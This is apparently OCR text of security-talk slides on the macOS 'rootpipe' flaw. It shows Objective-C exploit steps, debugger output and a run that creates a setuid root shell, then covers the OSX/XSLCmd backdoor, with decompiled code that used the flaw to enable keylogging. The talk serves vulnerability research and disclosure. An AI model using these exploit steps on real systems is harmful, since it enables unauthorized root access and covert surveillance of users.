
XPC request

STEP 3] GET 'DISPATCH' OBJECT

get access to the message dispatcher

```
//get remote proxy object  
id dispatchObj = [sharedClient performSelector:@selector(remoteProxy)];
```

```
# lldb r00tPipe  
....  
b -[WriteConfigClient remoteProxy]  
Breakpoint 1: where = SystemAdministration`-[WriteConfigClient remoteProxy]  
  
thread return  
po $rax  
<WriteConfigOnewayMessageDispatcher: 0x60000000bb10>
```




WriteConfigOnewayMessageDispatcher

STEP 4] INVOKE 'REMOTE' METHOD

ask the remote xpc service to kindly create us a file

```
//invoke remote object  
[dispatchObj createFileWithContents:CONTENTS path:PATH attributes:ATTRIBUTES];
```




WriteConfig
XPC service

1

forwardInvocation:

```
selector +=  
'_withAuthorization:'
```



attacker's payload

2

WriteConfigClient (**sharedClient**)

```
remoteObjectProxy
```

3

_NSXPCDistantObject

```
invokeWithTarget:
```

```
<NSInvocation: 0x60000046e240>  
return value: {Vv} void  
target: {@} 0x60000000c3c0  
selector: {:}  
createFileWithContents:path:attributes:_withAuthorization:  
argument 2: {@} 0x6000000511c0  
argument 3: {@} 0x600000083ed0  
argument 4: {@} 0x6000000743c0  
argument 5: {@} 0x0
```


COMBINED EXPLOIT

'pls create me a root shell'

```
$ ./rootPipe  
step 0x1: got instance <WriteConfigClient: 0x7f824141e670>  
step 0x2: authenticated against XPC service  
step 0x3: got instance <WriteConfigOnewayMessageDispatcher: 0x7f8241433610>  
step 0x4: invoking remote XPC method to create /myShell with setuid flag
```

```
$ /myShell  
# whoami  
root
```

```
# fs_usage -f filesystem  
<rootPipe>  
open          F=4      (R____)  /bin/ksh  
read          F=4      B=0x154780  
  
<writeconfig>  
open          F=4      (RWC__E) /.dat014a.00b  
write         F=4      B=0x154780  
rename                    /.dat014a.00b  
chmod         <rwsrwxrwx>  /myShell  
chown                    /myShell
```



NOTE ON OLDER VERSIONS

create file

will fail for non-Admins



```
//use 'Authenticator' class
id authenticator = [Authenticator performSelector:@selector(sharedAuthenticator)];

//authenticate with non-NULL auth object
[authenticator performSelector:@selector(authenticateUsingAuthorizationSync:) withObject:auth];
```

authentication requires and auth object

```
//use 'ToolLiaison' class
id sharedLiaison = [ToolLiaison performSelector:@selector(sharedToolLiaison)];


//get 'tool' object
id tool = [sharedLiaison performSelector:@selector(tool)];

//get 'tool' object
[tool createFileWithContents: ...]
```

file creation via **ToolLiaison** class

```
//or directly via via 'UserUtilities'
[UserUtilities createFileWithContents: ...];
```

file creation via **UserUtilities** class




either

"somebody"

~~CHINA~~ ALREADY KNEW


malware with an 0day!?



OSX/XSLCMD


provides reverse shell, screen capture & keylogging

no mention of any priv-esc exploit(s)




Forced to Adapt: XSLCmd Backdoor Now on OS X


*“a previously unknown variant of the **APT backdoor** XSLCmd which is designed to compromise Apple OS X systems” -fireeye.com (9/2014)*



reverse shell



screen capture



keylogging

OSX/XSLCMD & ROOTPIPE

did the malware exploit rootpipe as an 0day!?

tweet: 4/2015



why no mention in FireEye's report!?



OSX/XSLCmd

SHA256:	8937012dcdbddf9c960d920cc1724be5e78cef373b5ac460644b0f366105e63a
File name:	vti-rescan
Detection ratio:	25 / 55


MALWARE EXPLOITED ROOTPIPE (OS X 10.7/10.8)

enabling access for 'assistive devices' to enable keylogging!


```
void sub_10000c007()  
r12 = [Authenticator sharedAuthenticator];  
rax = [SFAuthorization authorization];  
rbx = rax;  
rax = [rax obtainWithRight:"system.preferences" flags:0x3 error:0x0];  
if (rax != 0x0) {  
    [r12 authenticateUsingAuthorizationSync:rbx];  
    rax = [r12 isAuthenticated];  
    if (rax != 0x0) {  
        rbx = [NSDictionary dictionaryWithObject:@(0x124) forKey:*_NSFilePosixPermissions];  
        rax = [NSData dataWithBytes:"a" length:0x1];  
        rax = [UserUtilities createFileWithContents:rax path:@"/var/db/.AccessibilityAPIEnabled" attributes:rbx];  
    }  
}
```

download sample: objective-see.com

Enable access for assistive devices
 Show Accessibility status in menu bar



=

